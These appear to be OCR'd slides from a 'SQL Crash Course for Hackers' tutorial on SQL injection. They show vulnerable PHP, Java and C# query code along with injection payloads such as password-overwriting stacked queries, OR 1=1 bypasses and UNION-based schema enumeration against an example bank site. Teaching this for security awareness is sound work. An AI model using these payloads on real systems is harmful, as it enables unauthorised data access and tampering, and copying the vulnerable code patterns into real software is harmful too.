


```
# ASCII(value)
# Return the ASCII value of the FIRST character
SELECT ASCII('A');        #Result: 65
SELECT ASCII('a');        #Result: 97
SELECT ASCII('ABCDEF');   #Result: 65
```




```
#Result: 'MySQL'
SELECT CHAR(77,121,83,81,76 USING utf8);
```

SQL Crash Course for Hackers




```
# IF(condition, true, false)

#Result: 1
SELECT IF(1=1, 1, 0);

#Result: 0
SELECT IF(1=2, 1, 0);

#Result: 'Identical'
SELECT IF('B'='B','Identical','Different');

#Result: 'Different'
SELECT IF('ABC'='B','Identical','Different');
```


SQL Crash Course for Hackers



```
# SUBSTRING(value, startIndex, length)
SELECT SUBSTRING('ABCDEF', 2, 1);  #Result: 'B'
SELECT SUBSTRING('ABCDEF', 3, 2);  #Result: 'CD'
```




```
SELECT UPPER('SeLeCt');   #Result: 'SELECT'
```




```
SELECT LOWER('SeLeCt');   #Result: 'select'
```

SQL Crash Course for Hackers



```
# Length of a character string
SELECT LENGTH('abcdef'); #Result: 6
```



```
# Using hex values when quotes are not allowed
# Result: true
SELECT IF('abc'=0x616263,true,false);
```

SQLi – Why does it Work?

24

http://bigbank.com/userInfo?username=smithj

```
SELECT * FROM users WHERE user = 'smithj'
```

Examples of **BAD** code!

PHP

```
$query = "SELECT * FROM users
         WHERE user = '$_GET["username"]'";
```

Java Servlet

```
query = "SELECT * FROM users WHERE user = '" +
        request.getParameter("username") + "'";
```

↑ So different, isn't? ↓

C#

```
query = "SELECT * FROM users WHERE user = '" +
        request.getParameter("username") + "'";
```

OWASP
Open Web Application Security Project

1. Injection Attacks - Example

24

The developer's goal is to build this SQL statement:

```
UPDATE employees SET salary=75000 WHERE user='johnsmith'
```

Example of **BAD** code in Java:

```
String query = "UPDATE employees SET salary=" + salary +
               " WHERE user='" + username + "'";
```

What if the value of ***username*** is:

```
johnsmith'; UPDATE users SET password='secret
```

The statement executed by the database would effectively be:

```
UPDATE employees SET salary=75000 WHERE
user='johnsmith'; UPDATE users SET password='secret'
```

SELECT vs UPDATE, INSERT, DELETE

24

- SELECT statements query data
- UPDATE, INSERT and DELETE modify data
- SELECT statements cannot normally be mixed with UPDATE, INSERT or DELETE
- While UPDATE, INSERT and DELETE can be chain together (by using semicolons)

SELECT vs
UPDATE, INSERT, DELETE

24

These two SQL statements can normally be combined

```
UPDATE employees SET SALARY=75000 WHERE user='johnsmith';
DELETE FROM users WHERE id < 100
```

While these two normally cannot (SELECT and UPDATE combined)

```
SELECT * FROM employees WHERE user='johnsmith'; UPDATE
users SET password='secret'
```

24

SQL Injection - Discovery


1. Identify the attack surface
2. Discovery
   - Error-Based SQLi
     - Use SQL special characters
     - Look for errors
   - Blind SQLi
     - "Same resulting value" technique
     - "always true" and "always false"
3. Confirm SQL injection

Discovery of Error-Based SQLi

24

Regular SQL Injection vulnerabilities:

- Fuzz each field using SQL special characters
- Look carefully at the server's response
  - Generic error messages are common
  - Production servers are often (sadly) in debug mode



Server Error in '/' Application.

The string was not recognized as a valid DateTime. There is a unknown word starting at index 0.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.FormatException: The string was not recognized as a valid DateTime. There is a unknown word starting at index 0.

Source Error:

```
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be
identified using the exception stack trace below.
```

Stack Trace:

```
[FormatException: The string was not recognized as a valid DateTime. There is a unknown word starting at index 0.]
   System.DateTimeParse.Parse(String s, DateTimeFormatInfo dtfi, DateTimeStyles styles) +2834470
   System.Convert.ToDateTime(String value, IFormatProvider provider) +72
   System.String.System.IConvertible.ToDateTime(IFormatProvider provider) +10
   System.Convert.ChangeType(Object value, TypeCode typeCode, IFormatProvider provider) +121
   System.Web.UI.WebControls.Parameter.GetValue(Object value, String defaultValue, TypeCode type, Boolean convertEmptyStringToNull, Boolean ignoreNullableTypeChanges) +141
   System.Web.UI.WebControls.Parameter.GetValue(Object value, Boolean ignoreNullableTypeChanges) +63
   System.Web.UI.WebControls.ParameterCollection.GetValues(HttpContext context, Control control) +301
```

Broken SQL Queries

Let's see how we can break an SQL query

Java

```
String username = request.getParameter("username");
query = "SELECT * FROM users WHERE user = '" +
username + "'";
```

`http://bigbank.com/userInfo?username=`**`smithj`**

Resulting SQL

`SELECT * FROM users WHERE user = '`**`smithj`**`'`

Broken SQL Queries

24

Java

```
String username = request.getParameter("username");
query = "SELECT * FROM users WHERE user = '" +
username + "'";
```

What happens if we add a single quote to the value of username?

`http://bigbank.com/userInfo?username=smithj'`

When fuzzing GET request parameters, you have to *URL Encode* them!

Use the *hex* value of special ASCII characters to URL encode them

For example:

= → %3D
< → %3C
[space] → %20
" → %22
> → %3E
→ %23

Broken SQL Queries

24

```
String username = request.getParameter("username");
query = "SELECT * FROM users WHERE user = '" +
username + "'";
```

What happens if we add a single quote to the value of username?

`http://bigbank.com/userInfo?username=`**`smithj'`**

Resulting SQL

```
SELECT * FROM users WHERE user = 'smithj''
```

???

```
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an
error in your SQL syntax; check the manual that corresponds to your MySQL
```

Fixing a Broken SQL Query

Once you've found an SQLi vulnerability, you need to fix it before you can exploit it

Let's set the value of username to: **smithj' #**

```
http://bigbank.com/userInfo?username=smithj'%20%23
```

Intermediate SQL

```
SELECT * FROM users WHERE user = 'smithj' #'
```

This will effectively be considered a comment

Resulting SQL

```
SELECT * FROM users WHERE user = 'smithj'
```

Fixing a Broken SQL Query

24

What if we don't know any valid username?

Let's set the value of username to: **aaa' OR 1=1 #**

```
userInfo?username=aaa'%20OR%201%3D1%20%23
```

Intermediate SQL

Comment

```
SELECT * FROM users WHERE user = 'aaa' OR 1=1 # '
SELECT * FROM users WHERE user = 'aaa' OR '1'='1'
```

No comment required

Resulting SQL

```
SELECT * FROM users WHERE user = 'aaa' OR 1=1
```

Always true!

The database will return <u>all records</u> from the users table!

OWASP
Open Web Application
Security Project

Fixing a Broken SQL Query

24

But be careful, it's always different…

```
int age = request.getParameter("age");
query = "SELECT * FROM users WHERE age <= " + Integer.toString(age);
```

`http://bigbank.com/younger?age=`**`18`**

Resulting SQL

```
SELECT * FROM users WHERE age <= 18
```

While a single quote would break it…

```
SELECT * FROM users WHERE age <= 18'
```

The proper value for age would be: **18 OR 1=1**

```
SELECT * FROM users WHERE age <= 18 OR 1=1
```

No single quote and no pound sign required here!

Databases

24

Comments

An easy way to fingerprint the DB…

Oracle:

```
SELECT 1 FROM dual -- comment
```

MSSQL:

```
SELECT 1 -- comment
SELECT /*comment*/ 1
```

MySQL:

```
SELECT 1; #comment
SELECT /*comment*/ 1;
```

pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet
pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet
pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Databases

24

Listing existing databases/schemas

Oracle:

```
SELECT DISTINCT owner FROM all_tables;
```

MSSQL:

```
SELECT name FROM master..sysdatabases;
```

MySQL:


```
SELECT schema_name FROM information_schema.schemata;
```

24

MySQL Schemas

Listing existing MySQL schemas

```
SELECT schema_name
FROM information_schema.schemata;
```



```
schema_name
information_schema
mysql
performance_schema
```

```
SELECT schema_name
FROM information_schema.schemata
WHERE schema_name != 'mysql'
AND schema_name != 'information_schema'
AND schema_name != 'performance_schema';
```

MySQL Schemas

24

Use *UNION* to append the result of your query to the one created by the system:

1 **2** **3**

```
SELECT id, firstname, lastname
FROM users
WHERE username = 'smithj'
UNION ALL
    SELECT schema_name
    FROM information_schema.schemata
    WHERE schema_name != 'mysql'
    AND schema_name != 'information_schema'
    AND schema_name != 'performance_schema';
```

1


Number of columns don't match!

Why wouldn't this query work?

MySQL Schemas

24

Matching the number of columns:



```
SELECT id, firstname, lastname
FROM users
WHERE username = 'smithj'
UNION ALL
    SELECT schema_name, 1, 1
    FROM information_schema.schemata
    WHERE schema_name != 'mysql'
    AND schema_name != 'information_schema'
    AND schema_name != 'performance_schema';
```


Types don't match!

**While this will run in the database,
what problem could it cause in the application?**

MySQL Schemas

24

Aligning columns based on types:




```
SELECT id, firstname, lastname
FROM users
WHERE username = 'smithj'
UNION ALL
    SELECT 1, schema_name, 1
    FROM information_schema.schemata
    WHERE schema_name != 'mysql'
    AND schema_name != 'information_schema'
    AND schema_name != 'performance_schema';
```

Now we are good!

MySQL Schemas

24

Getting *one* record at the time:




```
SELECT id, firstname, lastname
FROM users
WHERE username = 'smithj'
UNION ALL
    SELECT 1, schema_name, 1
    FROM information_schema.schemata
    WHERE schema_name != 'mysql'
    AND schema_name != 'information_schema'
    AND schema_name != 'performance_schema'
LIMIT 0,1;
```

